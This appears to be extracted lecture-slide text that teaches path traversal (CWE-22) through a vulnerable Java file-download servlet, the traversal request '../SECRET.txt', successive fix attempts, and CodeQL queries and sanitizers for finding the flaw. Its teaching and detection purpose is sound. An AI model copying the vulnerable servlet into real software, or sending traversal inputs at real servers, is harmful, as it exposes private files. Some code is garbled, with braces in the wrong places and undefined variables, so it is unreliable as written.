    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); // GET /download?path=../SECRET.txt
        if (requested == null || requested.isEmpty()) {
            // ...
        }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment");
            try (InputStream in = new FileInputStream(file)) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

../SECRET.txt

/var/www/public-files/../SECRET.txt

}



```
es/./SECRET.txt {
```

Fix Attempt #1

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {

    private static final String BASE_DIR = "/var/www/";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

+       if (requested.contains("..") || requested.contains("\0")) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

Malicious data

GET /download?path=../SECRET.txt

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #1

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {

    private static final String BASE_DIR = "/var/www/";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) {
            // Malicious data blocked by ".." check
            + if (requested.contains("..") || requested.contains("\0")) { /* ERROR */ }

            File file = new File(BASE_DIR + File.separator + requested);
            if (file.exists() && file.isFile()) {
                resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
                try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                    // Read the file...
                }
            } else {
                /* ERROR */
            }
        }
    }
}
```

Malicious data

GET /download?path=../SECRET.txt

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #1

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {

    Benign data
    private static final String PATH = "GET /download?path=css/../index.html";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

+        if (requested.contains("../") || requested.contains("\0")) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #1

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class DownloadFileServlet extends HttpServlet {

    Benign data
    private static final String PATH = "GET /download?path=css/../index.html";

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /*
+ if (requested.contains("../") || requested.contains("\0")) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Benign input blocked by ".." check

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class VulnerableFileServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException
    {
        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

+       Path base = Paths.get("/var/www/public-files");
+       Path candidate = baseReal.resolve(requested).normalize();
+       if (!candidate.startsWith(baseReal)) { /* ERROR */ }

        if (candidate.exists() && candidate.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + candidate.getName() + "\"");
            try (InputStream in = new FileInputStream(candidate); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class VulnerableFileServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        GET /download?path=css/../index.html

        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        + Path base = Paths.get("/var/www/public-files");
        + Path candidate = baseReal.resolve(requested).normalize();
        + if (!candidate.startsWith(baseReal)) { /* ERROR */ }

        if (candidate.exists() && candidate.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + candidate.getName() + "\"");
            try (InputStream in = new FileInputStream(candidate); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class VulnerableFileServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException, IOException {
        GET /download?path=css/../index.html

        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /*
            + Path base = Paths.get("/var/www/public-files");
            + Path candidate = baseReal.resolve(requested).normalize();
            + if (!candidate.startsWith(baseReal)) { /* ERROR */ }

            if (candidate.exists() && candidate.isFile()) {
                resp.setHeader("Content-Disposition", "attachment; filename=\"" + candidate.getName() + "\"");
                try (InputStream in = new FileInputStream(candidate); OutputStream out = resp.getOutputStream()) {
                    // Read the file...
                }
            } else {
                /* ERROR */
            }
        }
    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

```
/var/www/public-files/index.html
```

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
```

```
public class VulnerableFileServlet extends HttpServlet {
```

```
    @Override
```

```
    protected void doGet(HttpServletRequest req, HttpServletResponse res)
        throws ServletException {
```

GET /download?path=css/../index.html

```
    String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
    if (requested == null || requested.isEmpty()) { /*
```

/var/www/public-files/index.html

```
+ Path base = Paths.get("/var/www/public-files");
```

```
+ Path candidate = baseReal.resolve(requested).normalize();
```

```
+ if (!candidate.startsWith(baseReal)) { /* ERROR */ }
```

/var/www/public-files/index.html "startsWith" /var/www/public-files?

YES

```
    try {
```

```
        // Read the file...
```

```
    } else {
```

```
        /* ERROR */
```

```
    }
```

```
}
```

/var/www/

|- public-files/

|- index.html

|- css/

|- basic.css

|- js/

|- basic.js

|- **SECRET.txt**

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;

public class VulnerableFileServlet extends HttpServlet {
    @Override
    protected void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        String requested = req.getParameter("path"); // e.g. "reports/2024.pdf"
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        + Path base = Paths.get("/var/www/public-files");
        + Path candidate = baseReal.resolve(requested).normalize();
        + if (!candidate.startsWith(baseReal)) { /* ERROR */ }

        if (candidate.exists() && candidate.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + candidate.getName() + "\"");
            try (InputStream in = new FileInputStream(candidate); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

Malicious data

GET /download?path=../SECRET.txt

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #2

```
import javax.servlet.*;
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            try (InputStream in = new FileInputStream(candidate); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else {
            /* ERROR */
        }
    }
}
```

Malicious data

GET /download?path=../SECRET.txt

/var/www/SECRET.txt

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Fix Attempt #2

```
import javax.servlet.*;
import javax.servlet.http.*;
import java.io.*;
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```
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        if (requested == null || requested.isEmpty()) { /*
```

GET /download?path=../SECRET.txt

Malicious data

```
+ Path base = Paths.get("/var/www/public-files");
+ Path candidate = baseReal.resolve(requested).normalize();
+ if (!candidate.startsWith(baseReal)) { /* ERROR */ }
```

/var/www/SECRET.txt

```
if (candidate.startsWith(baseReal)) {
    try {
        // Read the file...
    }
} else {
    /* ERROR */
}
```

/var/www/SECRET.txt "startsWith" /var/www/public-files?

NO

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

Path Traversal: Key Takeaway

- **Analysis** of Path Traversal (CWE-22)
 - Insufficient check (**sanitization**) allows access to sensitive information (e.g., **information leak**)
 - Variants: allows attacker to create files at dangerous locations (e.g., inject a script at a place like **/usr/local/bin** which can be executed later)
- **Defense** against Path Traversal (CWE-22)
 - Code should be structured to **“resolve”** and **“normalize”** paths
 - Just checking “.” is insufficient or may reject benign input
- **Detection** of Path Traversal (CWE-22)
 - **Tainted input**: malicious file paths
 - **Attack surface**: internet http request, untrusted files (e.g., Zip)
 - **Vulnerability Manifestation**: reading/writing files (e.g., InputStream, OutputStream, mkdir)
 - **Absence of Sanitization**: no “resolve” or “normalize” from tainted input to manifestation

Path Traversal: Detection

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```
public class VulnerableFileServlet extends HttpServlet {
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        throws ServletException, IOException
    {
        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) { /* ERROR */ }

        File file = new File(BASE_DIR + File.separator + requested);
        if (file.exists() && file.isFile()) {
            resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                // Read the file...
            }
        } else { /* ERROR */ }
    }
}
```

```
/var/www/
|- public-files/
|  |- index.html
|  |- css/
|     |- basic.css
|     |- js/
|        |- basic.js
|- SECRET.txt
```

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                // Read the file...
            }
        } else { /* ERROR */ }
    }
}
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```
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|- public-files/
|  |- index.html
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|     |- js/
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            try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {  
                // Read the file...  
            }  
        } else { /* ERROR */ }  
    }  
}
```

```
/var/www/  
|- public-files/  
|   |- index.html  
|   |- css/  
|       |- basic.css  
|   |- js/  
|       |- basic.js  
|- SECRET.txt
```

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    }
}
```

```
/var/www/
|- public-files/
|   |- index.html
|   |- css/
|       |- basic.css
|       |- js/
|           |- basic.js
|- SECRET.txt
```

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    protected void doGet(HttpServletRequest req, HttpServletResponse res)
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        String requested = req.getParameter("path");
        if (requested == null || requested.isEmpty()) {

            File file = new File(BASE_DIR + File.separator + requested);
            if (file.exists() && file.isFile()) {
                resp.setHeader("Content-Disposition", "attachment; filename=\"" + file.getName() + "\"");
                try (InputStream in = new FileInputStream(file); OutputStream out = resp.getOutputStream()) {
                    // Read the file...
                }
            } else { /* ERROR */ }
        }
    }
}
```

Note: File(...) is not actually accessing the file

```
/var/www/
|- public-files/
|  |- index.html
|  |- css/
|     |- basic.css
|  |- js/
|     |- basic.js
|- SECRET.txt
```

Agenda

- ~~Vuln Case Study: Path Traversal (CWE-22)~~
- Vuln Detection Language: CodeQL
- Vuln Detection Language: Semgrep
- Vuln Exploits: Proof-of-Concept

CodeQL

Discover vulnerabilities across a codebase with CodeQL, our industry-leading semantic code analysis engine. CodeQL lets you query code as though it were data. Write a query to find all variants of a vulnerability, eradicating it forever. Then share your query to help others do the same.

CodeQL is free for research and open source.

UnsafeDeserialization.ql

```
import TaintTracking::Global<UnsafeDeserializationConfig>

from PathNode source, PathNode sink

where flowPath(source, sink)

select sink.getNode().(UnsafeDeserializationSink).getMethodAccess(), source, sink,
       "Unsafe deserialization of $@.", source.getNode(), "user input"
```

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UnsafeDeserialization.q1

```
import TaintTracking::Global<UnsafeD
from PathNode source, PathNode sink
where flowPath(source, sink)
select sink.getNode().(UnsafeDeseria
  "Unsafe deserialization of $@.", s
```

QL: Object-oriented Queries on Relational Data

Pavel Avgustinov¹, Oege de Moor², Michael Peyton Jones³, and Max Schäfer⁴

- | | | |
|---|------------|-------------------------|
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| 2 | Semmle Ltd | publications@semmle.com |
| 3 | Semmle Ltd | publications@semmle.com |
| 4 | Semmle Ltd | publications@semmle.com |

QL: Object-oriented Queries on Relational Data

Pavel Avgustinov¹, Oege de Moor², Michael Peyton Jones³, and Max Schäfer⁴

1 Semml
2 Semml
3 Semml
4 Semml

```
Unsafe  
import  
from PathNode source, Path  
where flowPath(source, sin  
select sink.getNode().(Unsafe  
"Unsafe deserialization
```

This paper describes QL, a language for querying complex, potentially recursive data structures. QL compiles to Datalog and runs on a standard relational database, yet it provides familiar-looking object-oriented features such as classes and methods, reinterpreted in logical terms: classes are logical properties describing sets of values, subclassing is implication, and virtual calls are dispatched dynamically by considering the most specific classes containing the receiver. Furthermore, types in QL are prescriptive and actively influence program evaluation rather than just describing it. In combination, these features enable the development of concise queries based on reusable libraries, which are written in a purely declarative style, yet can be efficiently executed even on very large data sets. In particular, we have used QL to implement static analyses for various programming languages, which scale to millions of lines of code.

QL: Object-oriented Queries on Relational Data

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Max S

- 1 **Sen** terms: c
- 2 **Sen** virtual c
- 3 **Sen** receiver.
- 4 **Sen** rather th

queries b
efficiently
static an

```
Unsafe
impo
from PathNode source,
where flowPath(source
select sink.getNode(
"Unsafe deserialization of %s", s
```

Listing 1 QL query for finding useless expressions in JavaScript.

```
import javascript

predicate inVoidContext(Expr e) {
  exists (ExprStmt s | e = s.getExpr()) or
  exists (SeqExpr seq, int i | e = seq.getOperand(i) and
    (i < count(Expr op | op = seq.getOperand(_))-1 or inVoidContext(seq)))
}

from Expr e
where e.isPure() and inVoidContext(e) and not (e instanceof VoidExpr)
select e, "This expression has no effect."
```

CodeQL for Path Traversal (CWE-22)

  **github / codeql**

[Code](#) [Issues 897](#) [Pull requests 352](#) [Discussions](#) [Actions](#) [Projects](#) [Models](#) [Security](#)

 [main](#) [codeql / java / ql / src / Security / CWE / CWE-022 /](#)

 **erik-krogh** delete imports to a deleted file

Name	Last commit message
 ..	
 examples	add a trailing slash to the folder check in the QHelp for java/path-i...
 TaintedPath.qhelp	add missing <code></p></code>
 TaintedPath.ql	delete imports to a deleted file
 ZipSlip.qhelp	move the examples for the qhelps into an <code>example/</code> folder
 ZipSlip.ql	Adjust ZipSlip query description according to review suggestions.

```
1  /**
2   * @name Uncontrolled data used in path expression
3   * @description Accessing paths influenced by users can allow an attacker to access unexpected resources.
4   * @kind path-problem
5   * @problem.severity error
6   * @security-severity 7.5
7   * @precision high
8   * @id java/path-injection
9   * @tags security
10  *      external/cwe/cwe-022
11  *      external/cwe/cwe-023
12  *      external/cwe/cwe-036
13  *      external/cwe/cwe-073
14  */
15
16  import java
17  import semmle.code.java.security.TaintedPathQuery
18  import TaintedPathFlow::PathGraph
19
20  from TaintedPathFlow::PathNode source, TaintedPathFlow::PathNode sink
21  where TaintedPathFlow::flowPath(source, sink)
22  select sink.getNode(), source, sink, "This path depends on a $@.", source.getNode(),
23  "user-provided value"
```

codeql/java/ql/lib/semmle/code/java/security/TaintedPathQuery.qll

```
1  /**
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22  select sink.getNode(), source, sink, "This path depends on a $@.", source.getNode(),
23  "user-provided value"
```

```
/**
 * A taint-tracking configuration for tracking flow from remote sources to the creation of a path.
 */
module TaintedPathConfig implements DataFlow::ConfigSig {
  predicate isSource(DataFlow::Node source) { source instanceof ActiveThreatModelSource }

  predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }

  predicate isBarrier(DataFlow::Node sanitizer) {
    sanitizer instanceof SimpleTypeSanitizer or
    sanitizer instanceof PathInjectionSanitizer
  }

  predicate isAdditionalFlowStep(DataFlow::Node n1, DataFlow::Node n2) {
    any(TaintedPathAdditionalTaintStep s).step(n1, n2)
  }

  predicate observeDiffInformedIncrementalMode() { any() }
}

/** Tracks flow from remote sources to the creation of a path. */
module TaintedPathFlow = TaintTracking::Global<TaintedPathConfig>;
```

codeql/java/ql/src/Security/CWE/CWE-022/TaintedPath.ql

```

/**
 * A taint-tracking configuration for tracking flow from remote sources to the creation of a path.
 */
module TaintedPathConfig implements DataFlow::ConfigSig {
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```

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- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```

where TaintedPathFlow::flowPath(source, sink)
select sink.getNode(), source, sink, "This path depends on a $@.", source.getNode(),
"user-provided value"

```

```

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```

```

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```

```
    sanitizer instanceof SimpleTypeSanitizer or
```

```
    sanitizer instanceof ...
```

```
  predicate isAdditi
```

```
  any(TaintedPathA
```

```
  predicate observed
```

```
}
```

```
extensions:
```

```
- addsTo:
```

```
  pack: codeql/java-all
```

```
  extensible: sourceModel
```

```
data:
```

```
- ["javax.servlet.http", "Cookie", False, "getComment", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "Cookie", False, "getName", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "Cookie", False, "getValue", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getHeader", "(String)", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getHeaderNames", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getHeaders", "(String)", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getParameter", "(String)", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getParameterMap", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getParameterNames", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getParameterValues", "(String)", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getPathInfo", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getQueryString", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getRemoteUser", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getRequestURI", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getRequestURL", "()", "", "ReturnValue", "remote", "manual"]
- ["javax.servlet.http", "HttpServletRequest", False, "getServletPath", "()", "", "ReturnValue", "remote", "manual"]
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untainted
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- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
where TaintedPathFlow::flowPath(source, sink)
```

```
select sink.getNode(), source, sink, "This path depends on a $@", source.getNode(),
```

```
"user-provided value"
```

```

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```

codeql/java/ql/lib/semmle/code/java/security/TaintedPathQuery.qll

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  predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }
```

```
extensions:
- addTo:
  pack: codeql/java-all
  extensible: sinkModel
data:
- ["java.io", "File", True, "canExecute", "()", "", "Argument[this]", "path-injection", "manual"]
- ["java.io", "File", True, "canRead", "()", "", "Argument[this]", "path-injection", "manual"]
- ["java.io", "File", True, "canWrite", "()", "", "Argument[this]", "path-injection", "manual"]
- ["java.io", "File", True, "createNewFile", "()", "", "Argument[this]", "path-injection", "ai-manual"]
- ["java.io", "File", True, "createTempFile", "(String,String,File)", "", "Argument[2]", "path-injection", "ai-manual"]
- ["java.io", "FileInputStream", True, "FileInputStream", "(File)", "", "Argument[0]", "path-injection", "ai-manual"]
- ["java.io", "FileInputStream", True, "FileInputStream", "(FileDescriptor)", "", "Argument[0]", "path-injection", "manual"]
- ["java.io", "FileInputStream", True, "FileInputStream", "(String)", "", "Argument[0]", "path-injection", "ai-manual"]
- ["java.io", "FileOutputStream", False, "FileOutputStream", "", "", "Argument[0]", "path-injection", "manual"]
- ["java.io", "FileOutputStream", False, "write", "", "", "Argument[0]", "file-content-store", "manual"]
```

```
sanitizer) {
  sanitizer or
  onSanitizer

  DataFlow::Node n1, DataFlow::Node n2) {
    step s).step(n1, n2)

  mentalMode() { any() }
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

13 * external/cwe/cwe-073

```
21 where TaintedPathFlow::flowPath(source, sink)
22 select sink.getNode(), source, sink, "This path depends on a $@.", source.getNode(),
23 "user-provided value"
```

codeql/java/ql/src/Security/CWE/CWE-022/TaintedPath.ql

```

/**
 * A taint-tracking configuration for tracking flow from remote sources to the creation of a path.
 */
module TaintedPathConfig implements DataFlow::ConfigSig {
  predicate isSource(DataFlow::Node source) { source instanceof ActiveThreatModelSource }

  predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }

  predicate isBarrier(DataFlow::Node sanitizer) {
    sanitizer instanceof SimpleTypeSanitizer or
    sanitizer instanceof PathInjectionSanitizer
  }

  predicate isAdditionalFlowStep(DataFlow::Node n1, DataFlow::Node n2) {
    any(TaintedPathAdditionalTaintStep s).step(n1, n2)
  }

  predicate observeDiffInformedIncrementalMode() { any() }
}

```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```

where TaintedPathFlow::flowPath(source, sink)
select sink.getNode(), source, sink, "This path depends on a $@.", source.getNode(),
"user-provided value"

```

```
predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }
```

```
predicate isBarrier(DataFlow::Node sanitizer) {  
  sanitizer instanceof SimpleTypeSanitizer or  
  sanitizer instanceof PathInjectionSanitizer  
}
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
/** Tracks flow from remote sources to the creation of a path. */  
module TaintedPathFlow = TaintTracking::Global<TaintedPathConfig>;
```

```
/**
```

```
 * A sanitizer that protects against path injection vulnerabilities  
 * by checking for a matching path.  
 */
```

```
class ExactPathMatchSanitizer extends PathInjectionSanitizer {
```

```
  ExactPathMatchSanitizer() {
```

```
    this = DataFlow::BarrierGuard<exactPathMatchGuard/3>::getABarrierNode()
```

```
  }
```

```
}
```

```
predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }
```

```
predicate isBarrier(DataFlow::Node sanitizer) {  
  sanitizer instanceof SimpleTypeSanitizer or  
  sanitizer instanceof PathInjectionSanitizer  
}
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
/** Tracks flow from remote sources to the creation of a path. */  
module TaintedPathFlow = TaintTracking::Global<TaintedPathConfig>;
```

One of the sanitizers: Exact Path Match

```
/**  
 *  
 * A sanitizer that protects against path injection vulnerabilities  
 * by checking for a matching path.  
 */  
class ExactPathMatchSanitizer extends PathInjectionSanitizer {  
  ExactPathMatchSanitizer() {  
    this = DataFlow::BarrierGuard<exactPathMatchGuard/3>::getABarrierNode()  
  }  
}
```

```
predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }
```

```
predicate isBarrier(DataFlow::Node sanitizer) {
  sanitizer instanceof SimpleTypeSanitizer or
  sanitizer instanceof PathInjectionSanitizer
}
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
/** Tracks flow from remote sources to the creation of a path. */
module TaintedPathFlow = TaintTracking::Global<TaintedPathConfig>;
```

Another one of the sanitizers: Normalization + Prefix guard (if-condition)

```
private predicate allowedPrefixGuard(Guard g, Expr e, boolean branch) {
  branch = true and
  // Local taint-flow is used here to handle cases where the validated expression comes from the
  // expression reaching the sink, but it's not the same one, e.g.:
  // File file = source();
  // String strPath = file.getCanonicalPath();
  // if (strPath.startsWith("/safe/dir"))
  //   sink(file);
  g instanceof AllowedPrefixGuard and
  localTaintFlowToPathGuard(e, g) and
  exists(Expr previousGuard |
    localTaintFlowToPathGuard(previousGuard.(PathNormalizeSanitizer), g)
    or
    previousGuard
      .(PathTraversalGuard)
      .controls(g.getBasicBlock(), previousGuard.(PathTraversalGuard).getBranch())
  )
}
```

```
predicate isSink(DataFlow::Node sink) { sink instanceof TaintedPathSink }
```

```
predicate isBarrier(DataFlow::Node sanitizer) {
  sanitizer instanceof SimpleTypeSanitizer or
  sanitizer instanceof PathInjectionSanitizer
}
```

- **Tainted input:** malicious file paths
- **Attack surface:** internet http request, untrusted files (e.g., Zip)
- **Vulnerability Manifestation:** reading/writing files (e.g., InputStream, OutputStream, mkdir)
- **Absence of Sanitization:** no “resolve” or “normalize” from tainted input to manifestation

```
/** Tracks flow from remote sources to the creation of a path. */
module TaintedPathFlow = TaintTracking::Global<TaintedPathConfig>;
```

Another one of the sanitizers: dot-dot (..) check guard (if-condition)

```
private predicate dotDotCheckGuard(Guard g, Expr e, boolean branch) {
  pathTraversalGuard(g, e, branch) and
  exists(Guard previousGuard |
    previousGuard.(AllowedPrefixGuard).controls(g.getBasicBlock(), true)
  or
    previousGuard.(BlockListGuard).controls(g.getBasicBlock(), false)
  )
}

private class DotDotCheckSanitizer extends PathInjectionSanitizer {
  DotDotCheckSanitizer() { this = DataFlow::BarrierGuard<dotDotCheckGuard/3>::getABarrierNode() }
}
```

CodeQL for Path Traversal (CWE-22)

- Predicate:
 - A function $f : X \rightarrow Y$, where Y is Boolean
- Logic Programming:
 - Specifying **logical formula** (and/or/not)
 - Instead of **instructional statements** (`let x = y; if (...); while (...)`)
- Declarative Programming:
 - Specifying **properties of goal**
 - Instead of the **instructions** to get to the goal

Programming Paradigms

Imperative Programming

Java, Python, C++

```
public class Student {  
    String name;  
    void hello() {  
        system.out.println("hello");  
    }  
}
```

Functional Programming

Haskell, OCaml

```
primes = filterPrime [2..] where  
    filterPrime (p:xs) =  
        p : filterPrime  
            [x | x <- xs, x `mod` p /= 0]
```

Declarative Programming

Prolog, CodeQL, Scallop

```
rel grandmother(a, b) =  
    father(a, x) and mother(x, b)  
rel grandmother(a, b) =  
    mother(a, x) and mother(x, b)
```

Programming Paradigms

Imperative Programming

Java, Python, C++

```
public class Student {  
    String name;  
    void hello() {  
        system.out.println("hello");  
    }  
}
```

Functional Programming

Haskell, OCaml

```
primes = filterPrime [2..] where  
    filterPrime (p:xs) =  
        p : filterPrime  
            [x | x <- xs, x `mod` p /= 0]
```

Declarative Programming

Prolog, CodeQL, Scallop

```
rel grandmother(a, b) =  
    father(a, x) and mother(x, b)  
rel grandmother(a, b) =  
    mother(a, x) and mother(x, b)
```

Published as a conference paper at ICLR 2025

IRIS: LLM-ASSISTED STATIC ANALYSIS FOR DETECTING SECURITY VULNERABILITIES

